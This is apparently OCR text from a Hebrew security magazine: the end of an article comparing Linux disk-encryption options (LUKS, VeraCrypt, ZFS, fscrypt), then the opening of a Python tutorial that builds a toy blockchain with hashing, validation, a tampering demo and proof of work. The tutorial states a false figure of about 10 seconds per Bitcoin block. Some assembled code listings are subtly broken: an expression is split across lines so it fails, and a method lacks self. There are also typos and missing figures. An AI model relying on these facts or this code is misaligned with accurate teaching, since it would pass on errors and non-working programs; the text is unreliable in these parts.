
Performance features	dm-crypt +/- LUKS	VeraCrypt	ZFS	fscrypt
Multithreading support	Yes	Yes	Yes	Yes
Hardware-accelerated encryption support	Yes	Yes	Yes	Yes

טבלה חלקית בהחלט - לא ניתן לקבל תמונה מלאה על ביצועי הפתרונות השונים רק מ-2 הרובריקות הנ"ל. ביצועי מערכת הפעלה בשילוב יישומי הצפנה צריכים להימדד באספקט רחב של מדדים - החל ממהירות קריאה \ כתיבה לדיסק ועד האופן בו שימוש באפליקציות desktop כמו דפדפן מתעכבות עקב יישום ההצפנה.

במסגרת המחקר שׁוֹטַטְתִּי לא מעט בפורומים של הקהילה בנושאי אחסון והצפנה ו[נתקלתי](#) בהשוואה הבאה שאחד המבקרים ביצע בין LUKS אל ZFS כאשר מדובר בהצפנת כונן:




כאשר אם מסתכלים בנוסף על הדיליי שנוצר עקב latency ברור ש-LUKS נופל בביצועיו מ-ZFS:



כאמור התוצאות היו (ברמה מסוימת) צפויות מראש מכיוון ש-ZFS היא מערכת קבצים מתקדמת ובודדת שיישמה פתרון הצפנה במיוחד עבור עצמה אז מתבקש כי הוא יהיה היעיל ביותר לעומת LUKS אשר

מסוגלת להריץ תחתיה כמעט כל מערכת קבצים. עם זאת, כאשר מוסיפים את fscrypt על Ext4 התוצאות נראות שונה בהרבה:



העובדה ש-fscrypt מספקת הצפנת aes-256-xts עבור מידע ועושה שימוש ב-aes-256-cts עבור שמות הקבצים גורם לה להיות מהירה כמעט כמו פעולות מערכת הקבצים עצמה. עם זאת, fscrypt חושפת לא מעט מטא-נתונים על הקבצים עצמם **ולא ניתן לעשות בה שימוש עבור הצפנת כונן** אלא רק עבור מערכת הקבצים (וגם זה ללא כל תיקיית root : /). לכן, כנראה שתכל"ס אם תרחיש איום הייחוס שלכם מאפשר את הסיכונים הנ"ל (ואתם סבבה עם מערכת קבצים כמו etx4) כנראה שיהיה הכי משתלם לעשות שימוש ב-fscrypt.

לא התייחסנו אל VeraCrypt אבל חשוב לציין כי מבין כלל הפתרונות היא הכי איטית בצורה משמעותית.

מגבלות של הצפנת קבצים

Stacked filesystem encryption specific	ZFS	fscrypt
Supported file systems	ZFS	ext4, F2FS, UBIFS
Ability to encrypt filenames	Yes	Yes
Ability to *not* encrypt filenames	No	No

לא משהו שלא ידענו קודם. Fscrypt נועדה לרוץ על 3 מערכות קבצים כאשר המוכרת בינן היא ext4 ו-ZFS נועדה להצפין את ה-ecosystem שהיא פועלת בתוכו.

תאימות ושכיחות

Compatibility & prevalence	dm-crypt +/- LUKS	VeraCrypt	ZFS	fscrypt
Supported Linux kernel versions	CBC-mode since 2.6.4, ESSIV 2.6.10, LRW 2.6.20, XTS 2.6.24	kernel 2.6 or compatible	2.6.32 or newer (as of 0.8.3)	4.1 or newer
Encrypted data can also be accessed from Windows	Yes Via WSL or LibreCrypt	Yes	Yes OpenZFS on Windows (repo)	No
Encrypted data can also be accessed from Mac OS X	No	Yes	Yes OpenZFS on OS X (repo)	No
Encrypted data can also be accessed from FreeBSD	No	Yes	Yes ZFS on FreeBSD (native; repo)	No
Used by	Debian/Ubuntu installer (system encryption) Fedora installer	?	?	Android, Chrome OS

טבלה חשובה וכנראה שבסופו של יום מבין כל הטבלאות היא עם ההשפעה הכי מכרעת לבחירה באחד מפתרונות ההצפנה.

אם יש לכם קרנל ישן\ לגסי - כנראה ש-fscrypt לא בתמונה עבורכם. בצורה דומה אם אתם צריכים פתרון נגיש מסביבת Windows אז כנראה שהפתרון הכי נוח עבורכם יהיה VeraCrypt למרות שעם קינפוג נכון ומשחק עם WSL גם LUKS יכול לעבוד (למרות שמאוד לא מומלץ מכיוון שרעיונית הוא מעולם לא נבנה לזה וכנראה צפויים לא מעט באגים). במידה ומכניסים סביבת cross platform אשר מרובה במחשבים\ שרתים מסוגי Linux/ Windows/ Mac/ FreeBSD אז כנראה שאין על מה להתאבק ולבחור מראש ב-VeraCrypt מכיוון שהיא מספקת פתרון native לכולם; לחילופין ניתן לשקול **מעבר לענן** (כאמור שם יש מספר פתרונות הצפנה נוספים).

מכיוון שענקיות טכנולוגיה עומדות מאחורי fscrypt וקיימת סטנדריזציה חזקה מאחורי LUKS כנראה שבמבחן המציאות הם הפתרונות המובילים שהולכים להישאר איתנו ולגדול אל נתח שוק גדול יותר בשנים הבאות.

סיכום

רוב מנגנוני האבטחה לתשתיות המִחְשוּב **מתמקדים בהגנה על המערכת כשהיא פועלת** - לא מפתיע כלל בהתחשב בעובדה שכאשר המערכת רצה משטח התקיפה ופוטנציאל הנזק הם הגדולים ביותר אבל קיימת מחלקה שלמה של מתקפות כאשר המערכת כבויה. מטרת המאמר הייתה להראות אלו פתרונות הצפנה בסביבת Linux יכולים להוריד את משטח התקיפה הנ"ל.

הכרנו את רכיבי הקרנל אשר לוקחים חלק באותם תהליכי הצפנה, הכרנו את: Device Mapper, dm-crypt, dm-verity, keyrings ו-Crypto-API. לאחר מכן סקרנו את מרחב הפתרונות אשר מוצעים לביצוע ההצפנה ואת הושני ביניהם - הן ברמת מערכת הקבצים והן ברמת הכונן.

כמובן שיש לבטים נוספים שלא ניתן להציג בצורה אחידה לכולם - דרישות ממשתמשי קצה, עקומת למידה, תמיכה וכו'. מכיוון לרוב לאחר שנבחר פתרון הצפנה הוא יהווה סטאטוס קוו, שווה לתת את הדעת על מספר רב ככול הניתן של גורמים (עם עדיפות ל-PoC) לפני שמחליטים סופית. וזו למעשה הייתה המטרה הנוספת של המאמר - **התחככות ראשונית עם מספר פתרונות הצפנה מוכרים.**

בסופו של יום, כנראה שאם אתם מריצים נגזרת של Debian או Arch או REHL ואתם רוצים פתרון במינימום מאמץ שיתמוך רוחבית בכל התוכנות שיש לכם תוך הצפנת כונן מלאה - **LUKS הוא הפתרון** עבורכם. היותו סטנדרט מוביל את השימוש בו בצורה הטובה והרוחבית ביותר.

מסיבה זו, מאמר ההמשך יעסוק בדיוק בכך - הטמעת LUKS באופן ממשי ו-drill down לכיצד הוא עובד מאחורי הקלעים. יש למה לצפות ☺

על הכותב

יהונתן אלקבס, בן 27, חוקר אבטחת מידע בחברה לא קטנה ולא פרטית. חובב סוקולנטים, סודה וקפה.

מבינים BlockChain דרך הידיים

מאת הודיה ק.


הקדמה

Blockchain כשמו כן הוא - שרשרת בלוקים המכילים מידע. זו טכנולוגיה שהוכרזה בשנת 1991 ע"י קבוצת חוקרים, אך למעשה אנו מכירים אותה רק משנת 2009, כאשר השתמשו בה במטבע הדיגיטלי bitcoin. במאמר זה אסביר את הרעיון של טכנולוגיית ה-blockchain וכן אממש את העקרונות הבסיסיים בשפת פייתון.

הרעיון של ה-blockchain הוא לאפשר אמינות נתונים, ע"י שמירתם באופן מפוזר בצמתי הרשת במקומות שונים. אם מישהו ינסה לשנות בלוק במופע אחד של מסד הנתונים, הצמתים האחרים לא ישתנו וכך ימנעו מלקבל את השינוי בבלוק, ואמינות הנתונים לא תפגע. אם משתמש אחד מתעסק ברישום העסקאות של bitcoin - משנה את ה-DATA של המטבעות למשל, כל הצמתים האחרים יצלבו את המידע שלהם זה בזה ויזהו בקלות את הבלוק עם המידע השגוי.

מערכת זו מסייעת לקבוע סדר מדויק ושקוף של אירועים. בדרך זו, אף צומת אחד בתוך הרשת לא יכול לשנות מידע המוחזק בתוכה. מכיוון שכך, הנתונים המוחזקים ב-blockchain הם "בלתי הפיכים".

אז, איך זה בנוי?



כל בלוק מכיל:

1. מידע - DATA
2. מזהה ייחודי - המחושב ע"י פונקציית hash על נתוני הבלוק.
3. Hash של הבלוק שקדם לו - מה שיוצר את שרשרת הבלוקים.


המידע הנמצא בכל בלוק משתנה בהתאם לסוג של ה-blockchain, לדוגמא עבור bitcoin, ה-data יכיל למשל את כמות המטבעות, מי השולח ומי הנמען.

המזהה הייחודי, הוא בעצם כמו id של הבלוק, והוא מחושב ע"י פונקציית hash. לפונקציה שולחים את כל מה שהבלוק מכיל - כלומר את ה-data ואת ה-hash של הבלוק הקודם, והפונקציה מחשבת לפי הנתונים את ה-hash הייחודי לבלוק.

מיד כאשר נוצר בלוק, המזהה שלו מחושב ע"י פונקציית ה-hash, וכן כאשר מידע השתנה בתוך הבלוק ה-hash ישתנה גם הוא. כלומר ה-hash מאד שימושי כאשר נרצה לזהות שינויים בבלוק.

הבלוק הראשון נקרא Genesis block, ומה שייחודי בו זה שה-Previous block hash יהיה שווה לאפס, כי כאמור אין לפניו שום בלוק.

ננסה להראות מה הסברנו עד כה:



[כמובן שמספרי ה-hash יהיו הרבה יותר ארוכים ומסובכים, אך בשביל הדוגמא הפשטתי את העניין]

ניתן לראות שכל בלוק מכיל את ה-hash של קודמו - מה שיוצר לנו את שרשרת הבלוקים, והבלוק הראשון מכיל אפס.

כעת, נדמיין שאקר ניסה לחבל בבלוק מספר 2, ושינה את מספר המטבעות ב-data. כתוצאה מכך כאמור ה-hash של הבלוק יחושב שוב (שהרי הוא מורכב מנתוני הבלוק ואם אחד שונה אזי ה-hash ישתנה). מה שיקרה זה שכבר בלוק 3 מצביע ל-previous block שלא קיים, וכך בעצם כל השרשרת 'תשבר' בנקודה זו - מבלוק 2 והלאה. כל שאר הבלוקים יהפכו להיות invalid מכיוון שהם לא מכילים מספר hash תקין של previous block.

כלומר, שינוי בלוק יחיד יגרום לכל הבלוקים העוקבים להיות invalid.

נחשוב רגע: מה הבעיה לקחת מחשב בעל כוח עיבוד חזק ולחשב את כל ה-hash של הבלוקים הבאים מחדש במהירות כך שה-blockchain תהיה שוב תקינה? אכן, זו אפשרות, ולכן ישנו מנגנון הגנה נוסף הנקרא **Proof of Work**.

Proof of Work (או בקיצור POW) זהו מנגנון המאט את יצירת הבלוקים. למשל ב-bitcoin זה לוקח כ-10 שניות על מנת לחשב מחדש את ה-POW הנדרש של בלוק ולהוסיף בלוק חדש לשרשרת.

זה מקשה על האקרים לחבל בבלוקים, מכיוון שאם הם מחבלים בבלוק כלשהו, הם יצטרכו לחשב מחדש את כל ה-POW של הבלוקים העוקבים, ודבר זה ייקח זמן. מגנון נוסף של אבטחה הוא שימוש ברשת P2P: כלומר peer to peer. כל אדם יכול להצטרך לרשת של הבלוק, וכאשר אדם מצטרף הוא מקבל 'העתק' של כל שרשרת הבלוקים אליו. וכך ישתמשו בזה לאמת שהבלוקים תקינים.

כאשר אדם יוצר בלוק חדש, הבלוק נשלח לכל אחד שנמצא ברשת, וכל אחד מאמת לפי מה שנמצא אצלו שאכן הבלוק תקין ולא חיבלו בו - ואם אכן זה כך הוא מוסיף את הבלוק לשרשרת בלוקים הנמצאת אצלו. דבר זה יוצר בדיקה שהבלוקים עקביים - ההסכמה אלו בלוקים תקינים ואלו לא. בלוקים שחיבלו בהם יודחו ע"י אנשים מהרשת.

אם כך, על מנת שהאקר יחבל ב-blockchain, הוא צריך לחבל בכל הבלוקים העוקבים בשרשרת, לחשב מחדש את ה-POW, ובנוסף לשלוט בלפחות 50 אחוז מהאנשים המשתתפים ברשת P2P. עדיין לא ברור? בואו נממש את עקרון ה-blockchain ב-python!

יאללה מימוש!

ראשית ניצור מחלקה לבלוק, כאשר כל בלוק יכיל את מיקומו בשרשרת, זמן היצירה שלו, מידע כלשהו, וכמובן את ה-hash של קודמו:

```
class Block:
    def __init__(self, index, time_span, data, previous_hash=''):
        self.index = index  # index in the chain
        self.time_span = time_span  # created time
        self.data = data  # some data
        self.previous_hash = previous_hash  # hash of the previous
            block in the chain

        self.hash = self.calculate_hash()  # current hash
```

נשים לב, בתחילה אותחל ה-hash של הבלוק הקודם במחרוזת ריקה, שכן רק כאשר יוצרים את שרשרת הבלוקים יודעים מהו ה-hash של הקודם, ולא כאשר יוצרים סתם בלוק בודד. על מנת לחשב את ה-hash של הבלוק, נשתמש בספרייה hashlib, הנועדה לספק אלגוריתמי גיבוב שונים. נכתוב את הפקודה:

```
import hashlib
```

השימוש בספרייה זו הוא כך: בוחרים מתוך הספרייה את פונקציית הגיבוב הרצויה (אנו נבחר sha256), מכניסים כפרמטר את המחרוזת מקודדת, ועל מנת להחזירה לאסקי - נבצע את הפעולה ההפוכה ע"י הפוקציה hexdigest בצורה הזו:

```
a_string = 'string to be calculate'
hashed_string = hashlib.sha256(a_string.encode()).hexdigest()
print(hashed_string)
```

והפלט יהיה תוצאת החישוב של פונקציה ה-hash על ה-string:

```
0ec9b482704b047fc42dbc318f6ea7f4009bb114f1ead0ac5f754e6cdfb10513
```

אם כך, נבצע שרשור פשוט של כל נתוני הבלוק וזה מה שנשלח לפונקציית hash:

```
def calculate_hash(self):
    all_block_data = str(self.index) + str(self.time_span) +
            self.data + self.previous_hash

    return hashlib.sha256(all_block_data.encode()).hexdigest()
```

לשם נוחות, נעמיס את str על מנת שנוכל להדפיס את הבלוקים:

```
def __str__(self):
    return 'block hash: ' + self.hash + '\n      at index: ' + \
           str(self.index) + ' created at: ' + self.time_span + \
           ' data: ' + self.data + '\n      previous hash: ' + \
           self.previous_hash
```

עד כה הקוד שכתבנו:

```
import hashlib

class Block:
    def __init__(self, index, time_span, data, previous_hash=''):
        self.index = index  # index in the chain
        self.time_span = time_span  # created time
        self.data = data  # some data
        self.previous_hash = previous_hash # hash of the previous block
                                           # in the chain
        self.hash = self.calculate_hash()  # current hash

    def calculate_hash(self):
        all_block_data = str(self.index) + str(self.time_span)
        + self.data + self.previous_hash
        return hashlib.sha256(all_block_data.encode()).hexdigest()

    def __str__(self):
        return 'block hash: ' + self.hash + '\n      at index: ' + \
               str(self.index) + ' created at: ' + self.time_span + \
               ' data: ' + self.data + '\n      previous hash: ' + \
               self.previous_hash
```

כעת נעבור ליצירת מחלקת blockchain - שתכיל רשימה של בלוקים:

```
class BlockChain:
    def __init__(self):
        self.chain = [self.create_genesis_block()]

def create_genesis_block(self):
        return Block(0, '01/01/2022', 'Genesis block', '0')
```

כאמור, הרשימה תאותחל בבלוק הראשון שנקרא Genesis block, ולשם כך יצרתי פונקציית עזר המחזירה לי את הבלוק הראשון, באינדקס אפס, כאשר הhash previous שלו יהיה אפס. כעת, נוסיף פונקציה שמחזירה לי את הבלוק האחרון בשרשרת - על מנת שנוכל לגשת בקלות ל-hash של הבלוק האחרון:

```
def get_last_block(self):
    return self.chain[-1]
```

ובנוסף, נוסיף פונקציה המאפשרת הוספת בלוק לשרשרת:

```
def add_block(self, new_block):
    new_block.previous_hash = self.get_last_block().hash
    # because we change the previous hash then the current hash need to
    # be calculate again
    new_block.hash = new_block.calculate_hash()
    self.chain.append(new_block)
```

נשים לב, כאשר מוסיפים בלוק חדש, צריך לערוך לו את ה-previous hash שיהיה ה-hash של הבלוק האחרון בשרשרת, ומכיוון שתוכן הבלוק השתנה - גם ה-hash של הבלוק צריך להיות מחושב מחדש. לבסוף נשרשר זאת לרשימת הבלוקים - chain.

כעת, כמו מקודם לשם נוחות נעמיס את הפונקציה str:

```
def __str__(self):
    chain = ''
    for block in self.chain:
        chain += str(block) + '\n'

    return chain
```

עד כה המחלקה של BlockChain תראה כך:

```
class BlockChain:
    def __init__(self):
        self.chain = [self.create_genesis_block()]

    def get_last_block(self):
        return self.chain[-1]

    def add_block(self, new_block):
        new_block.previous_hash = self.get_last_block().hash
        # because we change the previous hash then the current hash
                    need to be calculate again
        new_block.hash = new_block.calculate_hash()
        self.chain.append(new_block)

    def __str__(self):
        chain = ''
        for block in self.chain:
            chain += str(block) + '\n'
        return chain
    def create_genesis_block():
        return Block(0, '01/01/2022', 'Genesis block', '0')
```

לאחר שהגדרנו את שרשרת הבלוקים, נבדוק את הקוד שכתבנו. ניצור שרשרת בלוקים, נוסיף אליה מספר בלוקים ונראה את התוצאה:

```
bitcoin = BlockChain()
bitcoin.add_block(Block(1, '02/01/2022', 'amount = 5'))
bitcoin.add_block(Block(2, '03/01/2022', 'amount = 15'))
bitcoin.add_block(Block(3, '04/01/2022', 'amount = 25'))

print(bitcoin)
```

הפלט יהיה:

```
block hash: 2a7c53c8f9c87b3f82f3d9afa56c4365b6b5558cde55daa6876c1dab016d26c5
     at index: 0 created at: 01/01/2022 data: Genesis block
     previous hash: 0
block hash: c06c8c5a4b82fdd460b2cf2fb5577c6b6e816bf01426dc746524b9d28d4ac1ad
     at index: 1 created at: 02/01/2022 data: amount = 5
     previous hash: 2a7c53c8f9c87b3f82f3d9afa56c4365b6b5558cde55daa6876c1dab016d26c5
block hash: a7c4432d0ae5f768d9537ce49fe95fe059a95d21ed64b5d4441f9f6bf7e45db7
     at index: 2 created at: 03/01/2022 data: amount = 15
     previous hash: c06c8c5a4b82fdd460b2cf2fb5577c6b6e816bf01426dc746524b9d28d4ac1ad
block hash: 7cd1e5bae8dca37300b033557013dfd426358e939bf4667d46c1ef0761fb1274
     at index: 3 created at: 04/01/2022 data: amount = 25
     previous hash: a7c4432d0ae5f768d9537ce49fe95fe059a95d21ed64b5d4441f9f6bf7e45db7
```

Block #0 | Block #1 | Block #2 | Block #3

ניתן לראות שכל בלוק מכיל את ה hash של ה-previous block.

יצרנו את הבסיס של ה-blockchain, כעת נרצה להוסיף פונקציה הבודקת האם ה-blockchain הוא תקין. נעבור על כל הבלוקים בשרשרת, ונבדוק שתי בדיקות:

1. אם ה-hash שלה אכן זהה ל-hash שצריך להיות לה לפי הפונקציה ()calculate_hash.
2. שה-hash של ה-previous block אכן זהה לhash של הבלוק הקודם בשרשרת.

במידה ואחד מהבדיקות לא נכונה - נחזיר False. רק במקרה שעברנו על הכל והכל תקין - נחזיר True.

הפונקציה תראה כך:

```python
def is_chain_valid(self):
    for i in range(1, len(self.chain)):
        current_block = self.chain[i]
        previous_block = self.chain[i-1]
        if current_block.hash != current_block.calculate_hash() or
current_block.previous_hash != previous_block.hash:
            return False

    return True
```


כעת נבדוק את השרשרת שיצרנו:

```python
print('is chain valid? ' + str(bitcoin.is_chain_valid()))
```

הפלט:


```
is chain valid? True
```

בוא ננסה לחבל בשרשרת, ולראות מה קורה. זה המצב ההתחלתי:



נשנה את המידע של הבלוק השני, במקום 5 מטבעות נשנה ל-50 מטבעות כך:

```
bitcoin.chain[1].data = '50'
```



כעת נבדוק את התקינות של השרשרת:

```
print('after tempering second block - is chain valid? ' +
str(bitcoin.is_chain_valid()))
```


והפלט יהיה:

```
after tempering second block - is chain valid? False
```

הסיבה לכך היא שהבדיקה הראשונה לא תקינה - חישוב ה-hash לפי הפונקציה ()calculate_hash **לא** זהה לערך ה-hash של הבלוק השני, מכיוון שתוכן הבלוק השתנה. כלומר, ה-hash של הבלוק (המסומן בצבע אדום) נשאר אותו הדבר גם לאחר שינוי ה-DATA.

אם כך, נוכל לחשוב - מה הבעיה, מלבד שינוי ה-data, נשנה גם את ה-hash של הבלוק הנוכחי- נחשבו מחדש כך:

```
bitcoin.chain[1].hash = bitcoin.chain[1].calculate_hash()
```



נריץ שוב את הבדיקה, ונגלה שעדיין הפלט הוא:

```
after tempering second block - is chain valid? False
```

הסיבה לכך כי הבדיקה השנייה לא תקינה - ה-Hash של הבלוק הבא בתור, בלוק מספר 3, מכיל בתוכו את ה-previous hash הלא מעודכן - לפני השינוי! כלומר, בלוק מספר 2 אכן תקין - כי חישבנו את ה-hash החדש שלו, אך כתוצאה מכך הוא ניתק את השרשרת.

כלומר ניתן לראות שאפשר להוסיף בלוק לשרשרת, אך לא לשנות או למחוק בלוק - כי אז השרשרת כבר לא תהיה תקינה. עדיין ישנה בעיית אבטחה: כי ניתן ע"י לולאה לחשב את כל הבלוקים העוקבים לבלוק שבו חיבלנו, לערוך להם את ה-previous hash ולחשב להם מחדש את ה-hash כך שהשרשרת תהיה תקינה. על מנת להקשות על כך, כמו שהסברנו, נממש את מנגנון ה-Proof of Work!

Proof of Work

ב-bitcoin למשל, ה-POW מכריח שה-hash של הבלוק יתחיל עם מספר אפסים (ככל שיותר אפסים כך ייקח יותר זמן חישוב). נראה זאת:

```
def proof_of_work(self, difficulty):
    while self.hash[:difficulty] != ''.zfill(difficulty) :
        self.hash = self.calculate_hash()
```

בעצם ניצור לולאה, שמקבלת את ה-difficulty, כלומר את כמות האפסים הרצוי שיהיה בתחילת כל hash, וכל עוד תחילת ה-Hash שונה ממחרוזת האפסים באורך הרצוי (הפונקציה zfill ממלאת באפסים לפי הכמות שכותבים לה), אז נחשב מחדש את ה-hash.

על מנת שה-hash ישתנה וזו לא תהיה לולאה אינסופית, נצטרך להוסיף לבלוק עוד תכונה - נקרא לה nonce, ואותה נעלה ב-1 כל פעם, עד שנגיע לתוצאה הרצויה. אין לה שום משמעות, היא רק נועדה למימוש ה-POW. ראשית נוסיף זאת לבלוק, מאותחל באפס:

```
def __init__(self, index, time_span, data, previous_hash=''):
    self.index = index  # index in the chain
    self.time_span = time_span  # created time
    self.data = data  # some data
    self.previous_hash = previous_hash  # hash of the previous block in the chain
    self.nonce = 0
    self.hash = self.calculate_hash()  # current hash
```

כעת נוסיף זאת לפונקציה של ה-POW:

```
def proof_of_work(self, difficulty):
    while self.hash[:difficulty] != ''.zfill(difficulty) :
        self.nonce += 1
        self.hash = self.calculate_hash()
```

וכמובן לא נשכח להוסיף זאת לחישוב של פונקציה ה-hash (אחרת דבר לא ישתנה):

```
def calculate_hash(self):
    all_block_data = str(self.index) + str(self.time_span) + self.data
    + self.previous_hash + str(self.nonce)

    return hashlib.sha256(all_block_data.encode()).hexdigest()
```

כעת, כאשר נוסיף בלוק חדש, במקום ישירות לחשב את ה-hash כמו שהיה עד עכשיו כך:

```
new_block.hash = new_block.calculate_hash()
```

